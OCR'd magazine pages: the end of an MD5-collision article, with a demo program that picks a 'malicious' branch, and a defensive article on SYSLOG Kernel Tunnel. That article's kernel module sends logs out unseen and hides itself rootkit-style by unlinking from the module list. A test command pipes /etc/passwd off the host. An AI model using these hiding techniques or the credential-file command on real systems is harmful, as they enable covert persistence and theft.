No MD5 sum is changed and therefore integrity checking will succeed (e.g. with *Tripwire*), but the program can do something which is different. For example, we can open a port and send the private key or some *passwd* file through this open port to another computer. If we would get the full algorithm for calculating MD5 collision

## On the Net

- *http://cryptography.hyperlink.cz/2004/collisions.html* – Ondrej Mikle's site on collisions,
- *http://www.gnupg.org/ – Gnu Privacy Guard*,
- *http://www.faqs.org/rfcs/rfc1321.html* – Ronald L. Rivest, MD5 RFC,
- *http://eprint.iacr.org/2004/199* – collisions for hash functions: MD4, MD5, HAVAL-128 and RIPEMD.

pairs, we could put all necessary code parts into one file. With this, the complete procedure will be less suspicious than the method with two files.

## Brute force attack

In this context, we will shortly discuss socalled *brute force attack*. This type of attack on an algorithm for hashing (MD5, SHA-1 and others) is a straight forward search of all possible input data in an attempt to reproduce an identical hash value. In general, a hash algorithm is considered secure if there is no method (other than brute force) to construct input data that results in the desired hash value.

A brute force attack on MD5 is highly inefficient. It takes approximately 2^64 (=1.844674407e+19) hash operations to obtain two messages with equal hash values by brute force. With currently affordable computers, this calculation would take about half a century, so it is not feasible for a realistic attack scenario. However, the recently published documents show that it is possible to reduce the required effort to about 2^42 (=4.398046511e+12) hash operations with advanced mathematics. This reduction of needed operations results in a decrease of computation time to less than a day.

To construct a message for a given hash value by this method takes 2^128 (=3.402823669e+38) operations and is therefore not even manageable within billions of years. Until now, no shortcut for this calculation has been discovered and therefore, the presented vulnerability in the MD5 algorithm does not touch this aspect of applicability.

## Conclusion

At the moment, published collisions do not pose a very high threat, but point out some minor weaknesses. In the past the discovery of such minor defects have lead to the uncovering of greater vulnerabilities. Hence, for many applications, moving to a different hash function should be considered. In the absence of guaranteed security, trust is what electronic security and signatures is all about. ■

**Listing 3.** *Source code of make-data-package program*

```
#include <iostream>
#include <fstream>
//two colliding 1024 blocks, this file is used from Ondrej Mikle
#include "collision.h"
#define COLLISION_BLOCK_SIZE (1024/8)
using namespace std;
int main(int argc, char *argv[]) {
    string filename1("dataG.file"), filename2("dataD.file");
    if (argc < 3) {
        cout << "Using default names for data files" << endl;
        cout << "filename1: " << filename1 << endl;
        cout << "filename2: " << filename2 << endl;
    } else {
        filename1 = argv[1];
        filename2 = argv[2];
        cout << "Creating the files with the following filenames:" << endl;
        cout << "filename1: " << filename1 << endl;
        cout << "filename2: " << filename2 << endl;
    }
    ofstream outfile1(filename1.c_str(), ios::binary);
    ofstream outfile2(filename2.c_str(), ios::binary);
    //create file with filename1
    outfile1.write((char *)collision[0], COLLISION_BLOCK_SIZE);
    outfile1.close();
    //create file with filename2
    outfile2.write((char *)collision[1], COLLISION_BLOCK_SIZE);
    outfile2.close();
}
```

**Listing 4.** *runprog program source code*

```
#include <iostream>
#include <fstream>
#include <stdint.h>
using namespace std;
/* Offset of colliding byte in data file */
#define MD5_COLLISION_OFFSET 19
/* Bitmask of colliding bit */
#define MD5_COLLISION_BITMASK 0x80
int main(int argc, char *argv[]) {
    if (argc < 2) {
        cout << "Please specifiy the used filename .. " << endl;
        return(-1);
    }
    ifstream packedfile(argv[1], ios::binary);
    uint8_t colliding_byte;
    //seek to and read the byte where MD5 collision occurs
    packedfile.seekg(MD5_COLLISION_OFFSET, ios::beg);
    packedfile.read((char *)&colliding_byte, 1);
    //use boolean value of colliding byte vs. bitmask comparison as index
    //to filetable
    if ( colliding_byte & MD5_COLLISION_BITMASK) {
        cout << "way one " << endl;
        cout << "here the program is currently okay..
             no malicious routines will be started " << endl;
    } else {
        cout << "way two " << endl;
        cout << "here the program is in the bad branch..
             malicious routines will be started " << endl;
    }
    return(0);
}
```

# h9.DiskShredder

A PROGRAM FOR PERMANENT AND SECURE ERASURE OF DATA FROM HARD DISKS

In modern societies, the value of information is constantly growing.

Data capture may have far reaching financial, social, and even political consequences.

DATA DELETED IN TRADITIONAL WAY CAN BE EASILY RECOVERED BY UNAUTHORISED PERSONS!

The way **h9.DiskShredder** deletes data from hard disks prevents data recovery even by specialized companies.

**h9.DiskShredder** was created in cooperation with hackin9.lab, which specializes in researching security-related issues.


made by hakin9.lab

hakin9lab.org

**Additional information and orders** *www.hakin9.org, programy@hakin9.org*

# SYSLOG Kernel Tunnel – Protecting System Logs

Michał Piotrowski



**If an attacker takes control over system logs, we will not be able to trace their actions.
The level of protection provided by existing solutions has proven to be insufficient.**

Every professional operating system provides a mechanism of logging events that occur in the system and the applications that run on it. The log messages are usually saved in the local system log or sent to a dedicated logging machine that acts as a central log for the whole computer environment.

On production systems (particularly those that are accessible from the Internet), the system log is one of the most important resources – it collects information of everything what users do, as well as on any system failures (see Frame *Logging in Linux*). Moreover, a properly managed system log could be used for more than just tracking errors in the operation of system services – if the system becomes compromised, the log becomes a record of the attacker's actions and might even be used as court evidence.

In most cases, if an attacker succeeds in compromising the system, they remove or alter the system log. Sending log messages to a remote machine might seem a reasonable solution, but it has at least two weak points:

- the attacker can disable logging by stopping the log management program or changing its configuration to prevent it from sending messages to another machine,
- a skilled and determined attacker might try to compromise the logging machine to destroy any evidence of their actions.

Sending log messages to the printer might sound like a good idea, but it is not – although it is unlikely that the attacker removes the printed logs, they can still stop the logging process. The only effective solution is to log events in a way that is undetectable by the attacker.

A reasonable logging mechanism that deals with the aforementioned problems should comply to the following guidelines:

## What you will learn...

- how to protect the system log with the help of kernel modules,
- how to update the *glibc* system library in a safe manner.

## What you should know...

- at least the basics of C programming,
- how to write a simple kernel module.

## Logging in Linux

In Linux, logging is accomplished through the use of *system logger.* At its heart is a program that manages the log and reads log messages coming from the kernel and userspace programs. It then categorises the messages according to its configuration and writes them to appropriate files or passes them to other programs that process the messages, or sends them to a remote machine. The commonly used and oldest system logger is *sysklogd*, but nowadays, it is often replaced by *syslog-ng* or *metalog*.

Another very important part of the system logger are the `openlog()`, `syslog()`, and `closelog()` functions from the standard library (usually *glibc*). These functions allow applications to access the system log and to send messages to it.

In practice, when a program wants to use the *system logger,* it establishes a connection by calling `openlog()` with specified connection parameters passed as arguments (including the program name that identifies the source of messages, the priority, and the type of messages). To write a message to the log, the program calls the `syslog()` function. When the program finishes, it may call the `closelog()` function to close the connection.

Unfortunately, this model has several flaws. One basic flaw is that the attacker with *root* privileges can disable the logging mechanism and modify the log files, if they are stored on the local machine. This is a major concern on production systems, not mentioning the honeypots, for which monitoring the attacker's actions is a vital issue.

- the log messages must not be sent with a userspace program, since the attacker can easily stop such a program, thus stopping the logging process,
- sending log messages through the network must be non-susceptible to eavesdropping, since an attacker can use a sniffer,
- the attacker must not be able to block sending log messages to another machine with the standard firewall built into the kernel (*iptables*),
- there should be little or no need to alter existing user applications, since modifying them might be at least difficult and time-consuming, and in some cases impossible.




**Figure 1.** *SYSLOG Kernel Tunnel structure and message flow*

*SYSLOG Kernel Tunnel* (SKT) is a project that follows all of the above rules. It is designed for Linux systems running kernel version 2.4 and *GNU C Library* (*glibc*) version 2.3.2. Before we see it in action, let's take a look at the general principles of its operation.

## SYSLOG Kernel Tunnel architecture

The basic idea of *SYSLOG Kernel Tunnel* is that a kernel module receives log messages directly from running applications or indirectly from the `syslog()` function and sends them to a remote machine. The remote *syslogd* server needs to be started with the `-r` option – this tells the server to bind to UDP port 514 and listen for incoming messages. Moreover, the kernel module is camouflaged in a way that the attacker is not able to detect it and disable its operation.

*SYSLOG Kernel Tunnel* is made up of three components: two kernel modules (*tunnel.o* and *clean.o*) and a patch for the *glibc* library *glibc-2.3.2-skt.patch* (see Frame *Kernel, modules, and the glibc library*). Figure 1 shows a schematic layout of the project's components and the message flow between them.

Let's take a closer look at the first component of the project – the *tunnel.o* module, which is used to send log messages to a remote logging machine.

## The tunnel.o module

The *tunnel.o* module is the most important part of the project. Upon loading, it registers a character device (*/dev/tunnel* in our case). The module encapsulates any data written to this device into a UDP packet and sends the packet to a remote *syslog* server with a specified IP address. As the packets are generated within the module and sent directly to a network device, they are not visible in userspace and are not processed by the kernel's TCP/IP stack and socket mechanism.

Such packets cannot be captured by a sniffer program running on the local machine. This is due to the fact that most sniffers capture packets with the help of the *libpcap* library (or one of its derivatives), which uses sockets to intercept network traffic. In addition, packets generated by the module are not affected by filtering mechanisms implemented in the kernel (*netfilter*), so they cannot be blocked with *iptables*. The process of generating a packet and sending it is shown in Figure 2.

In short, if the attacker made an attempt to sniff network traffic on the machine running *SYSLOG Kernel Tunnel*, they would not see the packets containing log messages, therefore they would not know that their actions are actually logged to a remote machine. Of course, other computers in the local network are still able to see the UDP packets.

The module operation may be divided among three stages:

- initialisation and validation of input parameters,
- manipulating the */dev/tunnel* character device,
- creating the packet and sending it to the remote server.

Let us inspect each of these stages in detail.

### Module initialisation

As the module starts, it checks the validity of parameters passed by the *insmod* program (`INTERFACE`, `DESTINATION_MAC` and `DESTINATION_IP`). If the arguments are valid and the specified network interface is accessible, the module registers the required character device (`major = register_chrdev(MAJOR_NUMBER, NAME, &fops)`). The module then notifies the *syslogd* server that it has started working and reports the major number of the character device that it is used. If the selected number is an already registered device identifier, an error message is sent to the server and the module needs to be removed and loaded again.

### Manipulating the character device

If the remote server is available for communication and the required de-

## Kernel, Modules and the glibc Library

The Linux kernel is a complex program that manages system processes and resources. Its basic tasks include:

- managing the processes (allocation of CPU time for processes, etc.),
- managing the filesystems,
- managing the memory,
- controlling the I/O devices.

The kernel implements the basic functions, data types and structures used by miscellaneous libraries and user applications to talk to the hardware. The kernel is also responsible for determining the priorities and order in which user applications run and access system resources. A significant thing to note is that processes communicate with the kernel in a completely different way than normal methods of interprocess communication. The most important issue is that the kernel cannot be stopped, even by the superuser, and tracing its operation in real-time is complex and limited in effectiveness.

Another extremely useful feature of the Linux kernel is the ability to extend its functionality at runtime – the kernel might be split up into parts known as *Linux kernel modules* (LKMs). The modules are object files containing machine code and information that makes it possible to dynamically add or remove them from a running kernel. Most kernel modules are device drivers of all kinds, but they can also introduce new kernel functions, types or data structures and alter normal kernel operation.

The *glibc* (*GNU C Library*) library is a set of basic functions used by all programs that run in userspace. It is an indispensable component of every *NIX operating system. The library provides an interface to system calls, i.e. basic functions that let user processes communicate with the kernel, thus allowing them to access the filesystem or hardware. An example of a system call that is important for the *SYSLOG Kernel Tunnel* project is `syslog()`.




**Figure 2.** *The process of generating and sending packets in the tunnel.o module*

vice node (*/dev/tunnel*) exists, *tunnel.o* proceeds to the next step, which involves preparing the data that will be sent afterwards to the remote server. The module implements three functions that perform basic operations on the character device: opening the log device (`log_device_open`), writing to it (`log_device_write`) and closing it (`log_device_release`). These are passed to the `register_chrdev()` function as a `file_operations` structure which maps each file operation to the appropriate function (see Listing 2).

The open and close functions – `log_device_open` and `log_device_release` – simply increase or decrease a counter indicating the number of processes using the module at a specific moment. This prevents the module from being removed while in use. The `log_device_write` function is called when data is written to the device file.

Another problem that might occur is when a process tries to fill the buffer (`log_buffer`) with more data (`if length >= LOG_SIZE`) than can be sent in a packet (`LOG_SIZE`). To prevent this from happening, the module chops off any extra data (`length = LOG_SIZE - 1`) and returns the number of bytes accepted to avoid data loss.

When the appropriate amount of data is placed in `log_buffer`, the module calls the `log_me()` function, passing the log message and its length as parameters. It then erases the contents of the buffer (`memset(log_buffer, '\0', LOG_SIZE)`) and returns the amount of data read (`return length`).

## Creating and sending the packet

Creating and sending the packet to a remote *syslogd* machine is accomplished by three functions: `log_me()`, called while writing to the character device, `gen_packet()`, which generates the packet data, and `send()`, which sends the packet to the remote host (see Listing 3).

The `gen_packet()` function generates an UDP/IP packet containing the log message and returns it as a `sk_buff` structure, which is a basic kernel

**Listing 1.** *Tunnel.o module initialisation*

```
int init_module()
{
    lock_kernel();
    if (!INTERFACE) goto out_unlock;
    if (!DESTINATION_MAC) goto out_unlock;
    if (!DESTINATION_IP) goto out_unlock;
    output_dev = __dev_get_by_name(INTERFACE);
    if (!output_dev) goto out_unlock;
    if (output_dev->type != ARPHRD_ETHER) goto out_unlock;
    if (!netif_running(output_dev)) goto out_unlock;
(...)
    major = register_chrdev(MAJOR_NUMBER, NAME, &fops);
    if (major < 0) {
        snprintf(log_buffer, LOG_SIZE - 1,
          "Can not allocate major number!\n");
        log_me(strlen(log_buffer), log_buffer);
        goto out_unlock;
    }
(...)
    snprintf(log_buffer, LOG_SIZE - 1,
      "SYSLOG Kernel Tunnel is starting up.\n");
    log_me(strlen(log_buffer), log_buffer);
    memset(log_buffer, '\0', LOG_SIZE);
    snprintf(log_buffer, LOG_SIZE - 1,
      "Tunnel device major number is %d.\n", major);
    log_me(strlen(log_buffer), log_buffer);
    memset(log_buffer, '\0', LOG_SIZE);
out_unlock:
    unlock_kernel();
    return 0;
}
```

**Listing 2.** *Manipulating the character device*

```
(...)
static struct file_operations fops = {
    .write = log_device_write,
    .open = log_device_open,
    .release = log_device_release
};
(...)
static int log_device_open(struct inode *inode, struct file *file)
{
    MOD_INC_USE_COUNT;
    return 0;
}
static int log_device_release(struct inode *inode, struct file *file)
{
    MOD_DEC_USE_COUNT;
    return 0;
}
static ssize_t log_device_write(struct file *filp, const char *buffer,
  size_t length, loff_t *offset)
{
    int res = 0;
    if (length >= LOG_SIZE)
        length = LOG_SIZE - 1;
    res = copy_from_user(log_buffer, buffer, length);
    res = log_me(length, log_buffer);
    memset(log_buffer, '\0', LOG_SIZE);
    return length;
}
```

**Listing 3.** *Creating and sending the packet*

```
inline int log_me(int lenght, char *buffer)
{
    struct sk_buff *skb;
    if(!output_dev)
        return -1;
    if(!(skb = gen_packet(lenght, buffer)))
        return -1;
    return send(skb);
}
inline struct sk_buff *gen_packet(int lenght, char *buffer)
{
(...)
    packet_size = sizeof(struct ethhdr) + sizeof(struct iphdr)
      + sizeof(struct udphdr) + lenght;
    skb = alloc_skb(packet_size, GFP_ATOMIC);
    if (!skb)
        return 0;
    skb_reserve(skb, sizeof(struct ethhdr));
    eth = (struct ethhdr *) skb_push(skb, sizeof(struct ethhdr));
    iph = (struct iphdr *) skb_put(skb, sizeof(struct iphdr));
    udph = (struct udphdr *) skb_put(skb, sizeof(struct udphdr));
    payload = (u_char *) skb_put(skb, lenght);
    udph->source = htons(SOURCE_PORT);
    udph->dest = htons(DESTINATION_PORT);
    udph->len = htons(lenght + sizeof(struct udphdr));
    udph->check = 0;
    iph->ihl = 5;
    iph->version = 4;
    iph->ttl = 32;
    iph->tos = 13;
    iph->protocol = IPPROTO_UDP;
    if (in_dev->ifa_list)
        iph->saddr = in_dev->ifa_list->ifa_address;
    else {
        kfree_skb(skb);
        return 0;
    }
    iph->daddr = in_aton(DESTINATION_IP);
    iph->frag_off = 0;
    iph->tot_len = htons(sizeof(struct iphdr) + sizeof(struct udphdr)
      + lenght);
    iph->check = 0;
    eth->h_proto = htons(ETH_P_IP);
    eth->h_source[0] = output_dev->dev_addr[0];
    eth->h_source[1] = output_dev->dev_addr[1];
    eth->h_source[2] = output_dev->dev_addr[2];
    eth->h_source[3] = output_dev->dev_addr[3];
    eth->h_source[4] = output_dev->dev_addr[4];
    eth->h_source[5] = output_dev->dev_addr[5];
    memcpy(octet, DESTINATION_MAC, 2);
    eth->h_dest[0] = hotou(octet);
    memcpy(octet, DESTINATION_MAC + 3, 2);
    eth->h_dest[1] = hotou(octet);
    memcpy(octet, DESTINATION_MAC + 6, 2);
    eth->h_dest[2] = hotou(octet);
    memcpy(octet, DESTINATION_MAC + 9, 2);
    eth->h_dest[3] = hotou(octet);
    memcpy(octet, DESTINATION_MAC + 12, 2);
    eth->h_dest[4] = hotou(octet);
    memcpy(octet, DESTINATION_MAC + 15, 2);
    eth->h_dest[5] = hotou(octet);
(...)
    strncpy(payload, buffer, lenght);
    iph->check = ip_fast_csum((void *) iph, iph->ihl);
(...)
```

structure used for processing inbound and outbound data transferred through network interfaces. The function first calculates the length of the packet by adding together the sizes of each header (IP, UDP, and Ethernet) and the size of the message itself, which is passed in the `lenght` parameter (`packet_size = sizeof(struct ethhdr) + sizeof(struct iphdr) + sizeof(struct udphdr) + lenght`). Next, the function allocates a new `sk_buff` structure that is big enough to hold the entire packet. Some space is reserved for the Ethernet header (`skb_reserve(skb, sizeof(struct ethhdr))`), then the IP and UDP headers (`udph` and `iph`) are filled with appropriate values; the source IP address is retrieved from the network interface – `iph->saddr = in_dev->ifa_list->ifa_address`. If, for some reason, the interface is not assigned an address, packet creation is interrupted.

The Ethernet header is filled next – the source MAC address is retrieved from the external network interface, in a similar fashion as the IP address. Afterwards, the module copies the payload data to the packet buffer (`strncpy(payload, buffer, lenght)`) and calculates IP header checksum (`iph->check = ip_fast_csum((void *) iph, iph->ihl)`).

Finally, the `inline int send(struct sk_buff *skb)` function sends the prepared packet through the specified network interface (`output_dev`).

## Installing and configuring the tunnel.o module

The general idea of how the *tunnel.o* module works is now clear, so we can proceed to installing the module. Depending on whether both machines (the message source and the *syslogd* server) are in the same network, or are connected through a router, the installation procedure is slightly different. Typical network environments in which SKT may run are shown in Figure 3.

We begin the installation procedure with extracting the project's source code from the tarball:

```
# tar zxf skt-0.1.tgz
```

Then, we compile the module:

```
# cd skt-0.1
skt-0.1# make
```

The module is now built. It is configured whilst being loaded into the kernel with the following parameters:

- `INTERFACE` – the network interface which will be used for sending packets containing log messages,
- `SOURCE_PORT` – source UDP port; if not specified, the module uses a default value (514),
- `DESTINATION_MAC` – the hardware address of the destination host; if the message source and the remote host are not on the same network, specify the address assigned to the network interface of the router that packets will go through,
- `DESTINATION_IP` – IP address of the remote machine,
- `DESTINATION_PORT` – destination UDP port; if not specified, the module uses a default value of 514, which is the standard port number *sysklogd* listens on,
- `NAME` – name of the character device that will be registered; the default name is `tunnel`,
- `MAJOR_NUMBER` – device major number; if not specified or zero, the number will be automatically allocated by the kernel.

Let's try to load the module and see it in action. If both machines are on the same network, we use the following command:

```
# insmod tunnel.o \
  INTERFACE=eth0 \
  DESTINATION_MAC=01:02:03:04:05:06 \
  DESTINATION_IP=10.0.0.10
```

If the machines are on separate networks connected through a router, the parameters are a little bit different:

```
# insmod tunnel.o \
  INTERFACE=eth0 \
  DESTINATION_MAC=11:12:13:14:15:16 \
  DESTINATION_IP=20.0.0.30
```

**Listing 3.** *Creating and sending the packet – continued*

```
(...)
inline int send(struct sk_buff *skb)
{
    if (!skb)
        return -1;
    spin_lock_bh(&output_dev->xmit_lock);
    if (output_dev && !netif_queue_stopped(output_dev))
        output_dev->hard_start_xmit(skb, output_dev)
    else
        kfree_skb(skb);
    spin_unlock_bh(&output_dev->xmit_lock);
    return 1;
}
```




**Figure 3.** *Typical working environments of SYSLOG Kernel Tunnel*

The difference is that in the first case, when both the protected machine and logging server are on the same network, the values of `DESTINATION_MAC` and `DESTINATION_IP` are the MAC and IP addresses of the logging server. When the machines are on different networks, the `DESTINATION_MAC` is the MAC address assigned to the network interface of the router which will forward the messages to their destination.

In addition, when the module is being loaded into the kernel, it is possible to specify the source and destination port numbers of generated UDP packets. This might be useful in some cases (for example when the remote *syslogd* server listens on a custom port number).

We now need to create the character device node that will be used for communication with the module. For this purpose, we'll use the major device number assigned to the module by the kernel, which is sent to the remote *syslogd* server when the module is successfully loaded:

```
SYSLOG Kernel Tunnel is starting up.
Tunnel device major number is 254.
```

We create the device node with the following command:

```
# mknod /dev/tunnel c 254 0
```

It is time for some action – let's see if the module actually works:

```
# echo "hoho" > /dev/tunnel; \
  cat /etc/passwd > /dev/tunnel
```

Configuring and running the module is not enough to start sending log messages to the remote server. To log all messages generated by user applications, we need to modify the `syslog()` function, so that every

## Getting Along with glibc

Updating the *glibc* library on a live system can be painful. While patching and compiling is not a problem, installing a new version is a hard task and cannot be done with a simple `make install`. This is due to the fact that the install process replaces shared library files used by all programs running in the system. Removing or replacing them results in problems with all applications that make use of these libraries – this causes the installation to fail. Unfortunately, even the basic utilities such as *cp*, *ls*, *mv*, or *tar* are all affected.

There are several solutions to this problem. One solution is to prepare a statically compiled version (i.e. not using any shared libraries) of each tool that is required to perform the installation. These include programs like *binutils*, *make*, *coreutils*, *tar* and *bash*. The whole installation process is thoroughly explained in the *Glibc Installation HOWTO*, available at the *http://www.tldp.org/* website (see the *On the Internet* frame).

Another method is to prepare a package containing the appropriate version of the *glibc* library for the Linux distribution that we are using and install the package by booting the system with an installation CD. Let's see how this is accomplished on a Slackware 9.1 system.

First, we download the appropriate source tarball into a temporary work directory:

```
# mkdir glibc
# cd glibc
# wget -c ftp://ftp.icm.edu.pl/pub/linux/↵
  slackware/slackware-9.1/source/l/glibc/*
```

Then, we copy the *glibc-2.3.2-skt.patch* file to the same directory:

```
# cp ../skt-0.1/glibc-2.3.2-skt.patch .
```

We modify the installation script *glibc.SlackBuild* by placing the command that merges our patch in line 81 (right above the lines that perform the compilation):

```
cat $CWD/glibc-2.3.2-skt.patch | patch -p1
```

We might as well patch the sources by hand. Finally, we build the package by running the *glibc.SlackBuild* script:

```
# ./glibc.SlackBuild
```

As a result, the complete package *glibc-2.3.2-i486-1.tgz* is placed in the */tmp* directory. We copy it to the current working directory:

```
cp /tmp/glibc-2.3.2-i486-1.tgz .
```

We now boot the machine using the install disc and mount the root filesystem, in our case located on the *hda2* partition, in the */HOST* directory:

```
# mkdir /HOST
# mount /dev/hda2 /HOST
```

Finally, we install the modified *glibc* package:

```
# installpkg -root /HOST \
  /HOST/root/glibc/glibc-2.3.2-i486-1.tgz
```

The next time the system boots, it will be using the modified version of the `syslog()` function.

message is written to our device file just before it gets to the system log. This is accomplished by a *glibc* 2.3.2 patch that comes with the SKT package.

## Updating the glibc library

The second vital component of SKT is the *glibc-2.3.2-skt.patch* patch (published on *hakin9.live*). When merged into *glibc* sources, the patch modifies the `syslog()` function code so that every message written to local system log goes to */dev/tunnel* as well. This makes it possible to log events for every application running in the system without having to modify any of them. In addition, the patch defines the character device that will be used in the process – its name is placed in the *glibc-2.3.2/misc/sys/syslog.h* header file:

```
#define TUNNEL    "/dev/tunnel"
```

The changes made by the patch are very simple and there should be no trouble using it for any release of *glibc* (see Frame *Getting Along with glibc*).

The basic changes to the `syslog()` source introduced by the patch are shown in Listing 4. The modified function opens the `TUNNEL` device file in read-write mode (`tunnel = fopen(TUNNEL, "w")`). Next, it reads a string from the `buf` buffer (that's where the log message is stored) and writes it to the file. Finally, the device file is closed.

## Hiding our presence

By default, the *tunnel.o* module is easily detectable. It is visible on the list of loaded kernel modules that is displayed with the `lsmod` command (thus, it can also be removed with `rmmod`). As a partial solution, the module can be loaded with a different name, by using the `insmod` command with the `-o` option.

Nevertheless, an attacker with root privileges is still able to remove the module. To solve this problem, we'll use another, very simple module that is also included in the project. All it does is make the *tunnel.o* module (or, in fact, any module) invisible in the kernel.

### The clean.o module

The idea behind the *clean.o* module is based on the fact that the kernel stores the loaded modules as a single-linked list. The head element `*module_list` is a pointer to the `module` structure. Each subsequently added module is inserted at the head of the list, with its `*next` pointer being set to the previous head element.

The *clean.o* module removes the first module (in other words, the one that was added last) from the list – but not from the kernel. It does this by setting its own `*next` pointer to a module located two positions ahead. The way *clean.o* works is shown in Figure 4; Listing 5 shows an example of using it. The module's source code is shown in Listing 6.

We still have something to hide, since the attacker has the ability to detect the module by viewing specific files located in the */proc* directory.

### Device name and number

The */proc/devices* file contains a list of all device nodes registered in the system (Listing 7 shows the contents of this file when *tunnel.o* is loaded). As we can see, it includes the module name and number of the registered character device. Therefore, to prevent the module from being detected, we need to change its name and the device number to something else.

To do this, we need to specify the `NAME` and `MAJOR_NUMBER` parameters when the module is being loaded. How do we accomplish this? Let's assume that we want to change the name of our module to `nvidia` (nVidia graphics adapters have a major number of 195):

```
# insmod -y tunnel.o \
  INTERFACE=eth0 \
  DESTINATION_MAC=01:02:03:04:05:06 \
  DESTINATION_IP=10.0.0.10 \
  NAME=nvidia \
  MAJOR_NUMBER=195
```

Be careful not to pick a value that is already in use – this would cause device registration to fail. Luckily, the module reports this problem to the logging server by sending the following message:

```
Cannot allocate major number!
```

**Listing 4.** *The modified fragment of the syslog() function – the syslog.c file*

```
(...)
FILE *tunnel = NULL;
(...)
    tunnel = fopen(TUNNEL, "w");
    if (tunnel) {
        fprintf(tunnel, "%s", buf);
        fclose(tunnel);
        }
```

**Listing 5.** *Using the clean.o module*

```
# lsmod
Module                  Size  Used by
# insmod -y tunnel.o
# lsmod
Module                  Size  Used by
tunnel                  5184    0  (unused)
# insmod clean.o
# lsmod
Module                  Size  Used by
clean                    240    0  (unused)
# rmmod clean
# lsmod
Module                  Size  Used by
```

**Listing 6.** *The clean.o module source code*


```
#define __KERNEL__
#define MODULE
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/string.h>
MODULE_LICENSE("GPL");
int init_module()
{
    if (__this_module.next)
        __this_module.next = __this_module.next->next;
    return 0;
}
int cleanup_module()
{
    return 0;
}
```

Listing 8 shows how changing the parameters affects the contents of */proc/devices*.

